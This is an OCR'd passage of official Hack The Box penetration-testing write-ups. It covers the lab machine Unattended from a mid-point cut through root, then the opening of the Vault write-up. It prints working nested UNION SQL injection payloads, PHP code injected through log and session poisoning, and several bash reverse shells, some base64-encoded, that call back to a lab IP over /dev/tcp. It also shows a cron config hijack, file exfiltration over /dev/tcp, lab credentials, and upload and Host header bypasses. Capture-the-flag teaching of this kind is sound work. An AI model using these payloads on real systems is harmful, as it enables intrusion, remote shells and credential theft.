mysql> insert into idname values ( 'about', 587);
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now the tables are set up almost like the actual database.

```
mysql> select * from idname;
+---------+-----+
| name    | id  |
+---------+-----+
| about   | 587 |
| contact | 465 |
| main    |  25 |
+---------+-----+
3 rows in set (0.00 sec)

mysql> select * from filepath;
+---------+--------------------------+
| name    | path                     |
+---------+--------------------------+
| about   | /var/www/html/aboutt.php  |
| contact | /var/www/html/contact.php |
| main    | /var/www/html/main.php    |
+---------+--------------------------+
3 rows in set (0.01 sec)
```

Let's try to inject it now. The page takes the id parameter from the get request to select the template name. We can abuse the UNION operator to achieve this. Using the UNION operator we can select any string along with the template name. For example:

```
select name from idname where id = '25' union select 'HTB' ;
select name from idname where id = '25' union select 'HTB' LIMIT 1,1 ;
```

```
mysql> select name from idname where id = '25' union select 'HTB' ;
+------+
| name |
+------+
| main |
| HTB  |
+------+
2 rows in set (0.00 sec)

mysql> select name from idname where id = '25' union select 'HTB' LIMIT 1,1 ;
+------+
| name |
+------+
| HTB  |
+------+
1 row in set (0.00 sec)
```

It's seen we were able to select HTB instead of "main" by abusing UNION and LIMIT.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Let's see how we can do the same with the filepath table.

```
select path from filepath where name = 'main' union select '/etc/passwd'
LIMIT 1,1;
```

```
mysql> select path from filepath where name = 'main' union select '/etc/passwd';
+------------------------+
| path                   |
+------------------------+
| /var/www/html/main.php |
| /etc/passwd            |
+------------------------+
2 rows in set (0.00 sec)

mysql> select path from filepath where name = 'main' union select '/etc/passwd' LIMIT 1,1;
+-------------+
| path        |
+-------------+
| /etc/passwd |
+-------------+
1 row in set (0.00 sec)

mysql>
```

We crafted a query to select the passwd file instead of the path to main.php. Now we just need to combine both these queries to create our injection payload. The final payload will look something like this:

```
25' union select  "main' union select '/etc/passwd' LIMIT 1,1;" LIMIT 1,1;
```

Let's break it down. The entire payload first goes into the getTplFromID function which would look like:

```
select name from idname where id = '25' union select  "main' union select
'/etc/passwd' LIMIT 1,1;" LIMIT 1,1;
```

Resulting in:

```
mysql> select name from idname where id = '25' union select  "main' union select '/etc/passwd' LIMIT 1,1;" LIMIT 1,1;
+-------------------------------------------+
| name                                      |
+-------------------------------------------+
| main' union select '/etc/passwd' LIMIT 1,1; |
+-------------------------------------------+
1 row in set (0.01 sec)

mysql>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The selected query will now go to getPathFromTpl function, it'll look like:

```
| name                                        |
+---------------------------------------------+
| main' union select '/etc/passwd' LIMIT 1,1; |
+---------------------------------------------+
1 row in set (0.01 sec)

mysql> select path from filepath where name = 'main' union select '/etc/passwd' LIMIT 1,1;
+-------------+
| path        |
+-------------+
| /etc/passwd |
+-------------+
1 row in set (0.00 sec)

mysql>
```

Using which we were able to nest the queries creating a nested UNION select. The final payload to try on the web page is:

```
25' union select  "main' union select '/etc/passwd' LIMIT 1,1;-- -" LIMIT
1,1;-- -
```

We need to add comments to ignore the rest of the query. Let's now try this on the webpage.

```
https://www.nestedflanders.htb/index.php?id=25' union select  "main' union
select '/etc/passwd' LIMIT 1,1;-- -" LIMIT 1,1;-- -
```

And we see the contents of the passwd file.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD


Now that we have LFI we can leverage it to RCE by using nginx log file poisoning. Usually the access.log file logs the user-agent. We can change this using Burp and get RCE. The usual location of the nginx access log is at /var/log/nginx/access.log.

```
https://www.nestedflanders.htb/index.php?id=25' union select  "main' union
select '/var/log/nginx/access.log' LIMIT 1,1;-- -" LIMIT 1,1;-- -
```

```
union%20select%20%27/etc/passwd%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20-"
"Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0"
10.10.16.32 - - [25/May/2019:11:57:41 -0400] "GET /bootstrap.min.js HTTP/1.1" 200
9833
"https://www.nestedflanders.htb/index.php?id=25%27%20union%20select%20%20%22main%27%20
union%20select%20%27/etc/passwd%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20-"
"Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0"
10.10.16.32 - - [25/May/2019:11:57:41 -0400] "GET /jquery.min.js HTTP/1.1" 200 30120
"https://www.nestedflanders.htb/index.php?id=25%27%20union%20select%20%20%22main%27%20
union%20select%20%27/etc/passwd%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20-"
"Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0"
10.10.16.32 - - [25/May/2019:12:02:46 -0400] "GET
/index.php?id=25%27%20union%20select%20%20%22main%27%20union%20select%20%27/etc/passwd
%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20- HTTP/1.1" 200 925 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0"
10.10.16.32 - - [25/May/2019:12:02:47 -0400] "GET
/index.php?id=25%27%20union%20select%20%20%22main%27%20union%20select%20%27/etc/passwd
%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20- HTTP/1.1" 200 925 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0"
<!-- </div> -->
```

We see the response containing the logs of the requests and user agents. Let's change the user agent to:

```
<?php system('whoami'); ?>
```



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now urlencode the payload and send the request.


```
/index.php?id=25%27%20union%20select%20%20%22main%27%20union%20select%20%27/var/log/ng
inx/access.log%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20- HTTP/1.1" 200 368559
"-" "Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0"
10.10.16.32 - - [25/May/2019:12:08:03 -0400] "GET
/index.php?id=25'+union+select++\x22main'+union+select+'/var/log/nginx/access.log'+LIM
IT+1,1%3b--+-\x22+LIMIT+1,1%3b--+- HTTP/1.1" 200 368590 "-" "www-data
"
<!-- </div> -->

</div> <!-- row -->
```

We see that we're the www-data user. Let's use a command for reverse shell now. To avoid bad characters we need to encode the payload as base64 then executed it.

```
echo -n 'bash -i >& /dev/tcp/10.10.16.32/4444 0>&1 &' | base64
```

Copy the output and set the user agent to:


```
<?php system('echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi80NDMgMD4mMQ==| base64 -d|
bash'); ?>
```



Forward the request and start a listener. Sending the request once again should trigger the reverse shell. However, we don't get a shell. Let's check the firewall rules to see what ports are allowed.

Change the User agent to:

```
<?php system('cat /etc/iptables/rules.v4'); ?>
<?php system('cat /etc/iptables/rules.v46'); ?>
```



Forward the request to see the output.

```
inx/access.log%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20- HTTP/1.1" 2
"# Generated by iptables-save v1.6.0 on Wed Dec 19 21:55:49 2018
*filter
:INPUT DROP [7:1813]
:FORWARD ACCEPT [0:0]
:OUTPUT DROP [34:2661]
-A INPUT -i lo -j ACCEPT
-A INPUT -i ens33 -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -i ens33 -p tcp -m multiport --dports 80,443 -j ACCEPT
-A INPUT -i ens33 -p icmp -j ACCEPT
-A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -j DROP
-A OUTPUT -o lo -j ACCEPT
-A OUTPUT -o ens33 -m state --state RELATED,ESTABLISHED -j ACCEPT
-A OUTPUT -o ens33 -p tcp -m multiport --dports 80,443 -j ACCEPT
-A OUTPUT -o ens33 -p icmp -j ACCEPT
COMMIT
# Completed on Wed Dec 19 21:55:49 2018
"
```

In the response we see that only ports 80 and 443 are allowed outbound. So, from here on we'll have to use only these two ports.

```
echo -n 'bash -i >& /dev/tcp/10.10.14.16/443 0>&1 &' | base64
<?php system('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi80NDMgMD4mMSAm
| base64 -d | bash '); ?>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Send the request again and a shell should be received at the listener.

```
root@Ubuntu:~/Documents/HTB/Unattended# rlwrap nc -lvp 443
Listening on [0.0.0.0] (family 2, port 443)
Connection from www.nestedflanders.htb 53146 received!
bash: cannot set terminal process group (2063): Inappropriate ioctl for device
bash: no job control in this shell
www-data@unattended:/var/www/html$
```

ALTERNATE METHOD

Another way to achieve RCE is through PHP session files. These files are usually stored at /var/lib/php/sessions/sess_<PHPSESSID>. Let's view them with:

```
https://www.nestedflanders.htb/index.php?id=25' union select  "main' union select '/var/lib/php/sessions/sess_ep2cn0dtj0tkaa0spg7n0af087' LIMIT 1,1;--" LIMIT 1,1;-- -
```

```
<div class="container">
<div class="row">
<!-- <div align="center"> -->
PHPSESSID|s:26:"ep2cn0dtj0tkaa0spg7n0af087";<!-- </div> -->

</div> <!-- row -->
</div> <!-- container -->

</body>
</html>
```

We see our session in the response. Let's add a dummy cookie with PHP code so that we can execute it.

```
Cookie: PHPSESSID=ep2cn0dtj0tkaa0spg7n0af087; PWN= <?php system('whoami')?>
```

```
<!-- <div align="center"> -->
PHPSESSID|s:26:"ep2cn0dtj0tkaa0spg7n0af087";PWN|s:24:"www-data
";?>|s:0:"";<!-- </div> -->

</div> <!-- row -->
```

And we see the output of whoami command.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Note: Make sure there's no ';' in the payload as it might break the cookie.

Now let's get a reverse shell like earlier. Change the cookie to:

```
Cookie: PHPSESSID=ep2cn0dtj0tkaa0spg7n0af087; PWN= <?php system("bash -c
'bash -i >& /dev/tcp/10.10.16.32/443 0>&1'")?>
```

Send the request and start a listener. Then resend it to trigger the shell.

```
root@Ubuntu:~/Documents/HTB/Unattended# rlwrap nc -lvp 443
Listening on [0.0.0.0] (family 2, port 443)
Connection from www.nestedflanders.htb 53064 received!
bash: cannot set terminal process group (552): Inappropriate ioctl for device
bash: no job control in this shell
www-data@unattended:/var/www/html$ whoami
whoami
www-data
www-data@unattended:/var/www/html$
```

And we have a shell on the other side.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

As there's no python or python3 on the box we can use the script command to get a pty shell.

```
script -qc /bin/bash /dev/null
```

```
www-data@unattended:/var/www/html$ script -qc /bin/bash /dev/null
script -qc /bin/bash /dev/null
www-data@unattended:/var/www/html$ tty
tty
/dev/pts/0
www-data@unattended:/var/www/html$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LATERAL MOVEMENT

Now that we have a shell let's look into the database by using the credentials from earlier.

```
mysql -u nestedflanders -p1036913cf7d38d4ea4f79b050f171e9fbf3f5e -D neddy
```

Looking at the tables we see config tables. Let's look at the data.

```
select * from config;
```

There are various kinds of values in the database, of which the "checkrelease" row sticks out. There's also a path for sendmail which can be changed in case a user executes it.

```
|  78 | mailer                | mail
|  79 | mailfrom              | nested@nestedflanders.htb
|  80 | fromname              | Neddy
|  81 | sendmail              | /usr/sbin/sendmail
|  82 | smtpauth              | 0
|  83 | smtpuser              |
|  84 | smtppass              |
|  85 | smtppass              |
|  86 | checkrelease          | /home/guly/checkbase.pl;/home/guly/checkplugins.pl;
|  87 | smtphost              | localhost
|  88 | smtpsecure            | none
|  89 | smtpport              | 25
|  90 | caching               | 0
```

Maybe it's being used by some kind of cron to read and then execute the file. Let's change it to a reverse shell command.

```
update config set option_value = 'bash -c "bash -i >&
/dev/tcp/10.10.14.16/443 0>&1"' where option_name = 'checkrelease';
```

```
MariaDB [neddy]> select * from config where option_name = 'checkrelease';
select * from config where option_name = 'checkrelease';
+----+--------------+-----------------------------------------------------+
| id | option_name  | option_value                                        |
+----+--------------+-----------------------------------------------------+
| 86 | checkrelease | bash -c "bash -i >& /dev/tcp/10.10.14.16/443 0>&1" |
+----+--------------+-----------------------------------------------------+
1 row in set (0.01 sec)

MariaDB [neddy]>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

And after a while a shell should be received.

```
root@Ubuntu:~/Documents/HTB/Unattended# rlwrap nc -lvp 443
Listening on [0.0.0.0] (family 2, port 443)
Connection from www.nestedflanders.htb 53072 received!
bash: cannot set terminal process group (1054): Inappropriate ioctl for device
bash: no job control in this shell
guly@unattended:~$ whoami
whoami
guly
guly@unattended:~$
```

Going back and looking at the table again we see that the path was replaced again.

```
MariaDB [neddy]> select * from config where option_name = 'checkrelease';
select * from config where option_name = 'checkrelease';
+----+--------------+-----------------------------------------------------+
| id | option_name  | option_value                                        |
+----+--------------+-----------------------------------------------------+
| 86 | checkrelease | /home/guly/checkbase.pl;/home/guly/checkplugins.pl; |
+----+--------------+-----------------------------------------------------+
1 row in set (0.00 sec)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

ENUMERATION

Looking at the user groups, we see that he's a member of the group "grub". Looking at the Debian documentation we see that grub isn't a standard group.

```
guly@unattended:~$ id
id
uid=1000(guly) gid=1000(guly) groups=1000(guly),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),47(grub),108(netdev)
guly@unattended:~$
```

Let's see what files this group owns.

```
find / -group grub -ls 2>/dev/null
```

```
guly@unattended:~$ find / -group grub -ls 2>/dev/null
find / -group grub -ls 2>/dev/null
      16  19345 -rw-r-----   1 root     grub     19729540 Dec 20 17:50 /boot/initrd.img-4.9.0-8-amd64
guly@unattended:~$
```

There's just one file and it's the kernel image. Let's transfer this over. There's no nc on the box but we can use tcp file to transfer it.

```
cat /boot/initrd.img-4.9.0-8-amd64 > /dev/tcp/10.10.14.16/80
nc -lvp 80 > initrd.img-4.9.0-8-amd64 # locally
```

Wait for a while for the transfer to finish as it is a large file. Once complete, compare the MD5 hash of the files.

```
guly@unattended:~$ md5sum /boot/initrd.img-4.9.0-8-amd64
md5sum /boot/initrd.img-4.9.0-8-amd64
28bb9f773a7e9da62f563f04307b3890  /boot/initrd.img-4.9.0-8-amd64
guly@unattended:~$
```

```
root@Ubuntu:~/Documents/HTB/Unattended# md5sum initrd.img-4.9.0-8-amd64
28bb9f773a7e9da62f563f04307b3890  initrd.img-4.9.0-8-amd64
root@Ubuntu:~/Documents/HTB/Unattended#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

INSPECTING KERNEL IMAGE

Looking at the file info we see that it's a gzip compressed file.

```
root@Ubuntu:~/Documents/HTB/Unattended# file initrd.img-4.9.0-8-amd64
initrd.img-4.9.0-8-amd64: gzip compressed data, last modified: Thu Dec 20 22:50:39 2018, from Unix, original size 62110208
root@Ubuntu:~/Documents/HTB/Unattended#
```

This can be unpacked using cpio.

```
zcat initrd.img-4.9.0-8-amd64 | cpio -idmv
```

Using zcat we decompress the archive and then pipe it to cpio which copies the files from it.

```
root@Ubuntu:~/Documents/HTB/Unattended/image# ls
bin  boot  conf  etc  init  initrd.img-4.9.0-8-amd64  lib  lib64  run  sbin  scripts
root@Ubuntu:~/Documents/HTB/Unattended/image#
```

Once done we should be left with the files and folders from the image. Let's find strings like "password" in all the files.

```
grep -R -n -i password . | grep -v Binary
```

This command will recursively search for all files with password in it and then ignore the binary files.

```
root@Ubuntu:~/Documents/HTB/Unattended/image# grep -R -n -i password . | grep -v Binary
./scripts/local-top/cryptroot:274:      # Try to get a satisfactory password $crypttries times
./scripts/local-top/cryptroot:289:                              cryptkeyscript="plymouth ask-for-password --prompt"
./scripts/local-top/cryptroot:300:      # guly: we have to deal with lukfs password sync when root changes her one
./scripts/local-top/cryptroot:303:                              message "cryptsetup: cryptsetup failed, bad password or options?"
./scripts/local-top/cryptroot:347:                      message "cryptsetup: unknown fstype, bad password or options?"
./bin/cryptroot-unlock:101:     echo "cryptsetup: cryptsetup failed, bad password or options?" >&2
root@Ubuntu:~/Documents/HTB/Unattended/image#
```

In one of the results we see a comment by guly on line 300.

```
./scripts/local-top/cryptroot:300:      # guly: we have to deal with lukfs
password sync when root changes her one
```

Let's look at the ./scripts/local-top/cryptroot file.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Jumping to line 300 we come across the comment and a command.

```
# guly: we have to deal with lukfs password sync when root changes her one
if ! crypttarget="$crypttarget" cryptsource="$cryptsource" \
  /sbin/uinitrd c0m3s3f0ss34nt4n1 | $cryptopen ; then
                        message "cryptsetup: cryptsetup failed, bad password or options?"
                        sleep 3
                        continue
                fi
        fi
```

According to the comment the luks password is the same as the root password. The command:

```
/sbin/uinitrd c0m3s3f0ss34nt4n1 | $cryptopen
```

generates the password from the uinitrd binary and then passes it to the $cryptopen command which can be found in the script.

```
# Prepare commands
cryptopen="/sbin/cryptsetup -T 1"
if [ "$cryptdiscard" = "yes" ]; then
        cryptopen="$cryptopen --allow-discards"
fi
```

It is the cryptsetup command which is used to open a Luks encrypted disk. So the root password must the string obtained by running:

```
/sbin/uinitrd c0m3s3f0ss34nt4n1
```

Let's try that. Go back to the folder with the extracted contents and run the command.

```
root@Ubuntu:~/Documents/HTB/Unattended/image# ./sbin/uinitrd c0m3s3f0ss34nt4n1 ; echo
supercazzola
root@Ubuntu:~/Documents/HTB/Unattended/image#
```

We receive a string "supercazzola". Let's try to su with that on the box.

```
guly@unattended:~$ su -
su -
Password: supercazzola

su: Authentication failure
guly@unattended:~$
```

It doesn't work as expected.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Let's analyse what the binary is doing using strace which traces system calls made by a binary.

```
strace ./sbin/uinitrd c0m3s3f0ss34nt4n1
```

```
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/etc/hostname", O_RDONLY)         = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=7, ...}) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f4b3e696000
read(3, "Ubuntu\n", 4096)               = 7
close(3)                                = 0
munmap(0x7f4b3e696000, 4096)            = 0
open("/boot/guid", O_RDONLY)            = -1 ENOENT (No such file or directory)
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 7), ...}) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f4b3e696000
write(1, "supercazzola", 12supercazzola)            = 12
exit_group(0)                           = ?
```

We see that the binary reads from /etc/hostname and then outputs the string based on it. So the host on which it is executed must be a factor in determining the password. Let's transfer the binary to the box and try again.

```
nc -lvp 80  < ./sbin/uinitrd # locally
cat < /dev/tcp/10.10.14.16/80 > uinitrd
chmod +x uinitrd
./uinitrd c0m3s3f0ss34nt4n1
```

```
guly@unattended:~$ cat < /dev/tcp/10.10.14.16/80 > uinitrd
cat < /dev/tcp/10.10.14.16/80 > uinitrd
guly@unattended:~$ ls -la uinitrd
ls -la uinitrd
-rw-r--r-- 1 guly guly 933240 May 26 01:17 uinitrd
guly@unattended:~$ chmod +x uinitrd
chmod +x uinitrd
guly@unattended:~$ ./uinitrd c0m3s3f0ss34nt4n1
./uinitrd c0m3s3f0ss34nt4n1
132f93ab100671dcb263acaf5dc95d8260e8b7c6guly@unattended:~$ ./uinitrd c0m3s3f0ss34nt4n1 ; echo
./uinitrd c0m3s3f0ss34nt4n1 ; echo
132f93ab100671dcb263acaf5dc95d8260e8b7c6
guly@unattended:~$
```

This time we get a different string.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Let's try to su with this.

```
guly@unattended:~$ su -
su -
Password: 132f93ab100671dcb263acaf5dc95d8260e8b7c6

root@unattended:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@unattended:~#
```

And we have a root shell !

Hack The Box
PEN-TESTING LABS

Vault

3rd April 2019 / Document No D19.100.12

Prepared By: egre55

Machine Author: nol0gz

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Vault is medium to hard difficulty machine, which requires bypassing host and file upload restrictions, tunneling, creating malicious OpenVPN configuration files and PGP decryption.

Skills Required

- Basic knowledge of Web application enumeration techniques
- Intermediate knowledge of Linux

Skills Learned

- Creating malicious OpenVPN configuration files
- SSH port forwarding
- Bypassing port restrictions using ncat

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
masscan -p1-65535,U:1-65535 10.10.10.109 --rate=1000 -p1-65535,U:1-65535 -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n'
',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.109
```

```
root@kali:~/htb/vault# nmap -Pn -sV -sC -p$ports 10.10.10.109
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-03 19:32 EDT
Nmap scan report for 10.10.10.109
Host is up (0.031s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:9d:0f:7d:73:75:bb:a8:94:0a:b7:e3:fe:1f:24:f4 (RSA)
|   256 2c:7c:34:eb:3a:eb:04:03:ac:48:28:54:09:74:3d:27 (ECDSA)
|_  256 98:42:5f:ad:87:22:92:6d:72:e6:66:6c:82:c1:09:83 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap output reveals that SSH and an Apache web server are available. Visual inspection of the website reveals some text about a service that is being offered.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Wfuzz

Cewl is used to generate a wordlist based on words found on the site, and wfuzz finds the directory "sparklays".

```
cewl http://10.10.10.109 | tr '[:upper:]' '[:lower:]' > vault.txt
wfuzz -u http://10.10.10.109/FUZZ -w vault.txt -R2 --hc 404
```


```
root@kali:~/htb/vault# wfuzz -u http://10.10.10.109/FUZZ -w vault.txt -R2 --hc 404

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SS

********************************************************
* Wfuzz 2.3.3 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.109/FUZZ
Total requests: 32

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000005:  C=301      9 L       28 W          316 Ch        "sparklays"
 |_  Enqueued response for recursion (level=1)

Total time: 0.300794
```

Navigating to this page results in a 403 Forbidden, so enumeration with wfuzz continues.

```
wfuzz -u http://10.10.10.109/sparklays/FUZZ -w /usr/share/dirb/wordlists/common.txt
-R2 --hc 404 --hl 11
```

```
Target: http://10.10.10.109/sparklays/FUZZ
Total requests: 4614

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000290:  C=200     13 L       38 W          615 Ch        "admin.php"
001232:  C=301      9 L       28 W          323 Ch        "design"
 |_  Enqueued response for recursion (level=1)
008830:  C=301      9 L       28 W          331 Ch        "design - uploads"
 |_  Enqueued response for recursion (level=2)

Total time: 49.72534
```

The page "admin.php", directory "design" and subdirectory "uploads" have been found.



After sending this request to Burp, and changing the Host header value to "localhost", the admin page is accessible.


"Design Settings" links to "/sparkleys/design/design.html"

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Foothold (192.168.122.1)

Bypassing File Upload Restriction

The "Design Settings" page provides functionality to upload a logo, although there are restrictions on the file extension. However, php5 extensions are permitted.



After uploading and executing a php reverse shell (e.g. in Kali /usr/share/webshells/php/php-reverse-shell.php), a foothold on "Ubuntu" (192.168.122.1) is received.

There is a user "dave", and enumeration reveals SSH credentials and other useful information on their desktop.

SSH: **`dave:Dav3therav3123`**
Key: itscominghome
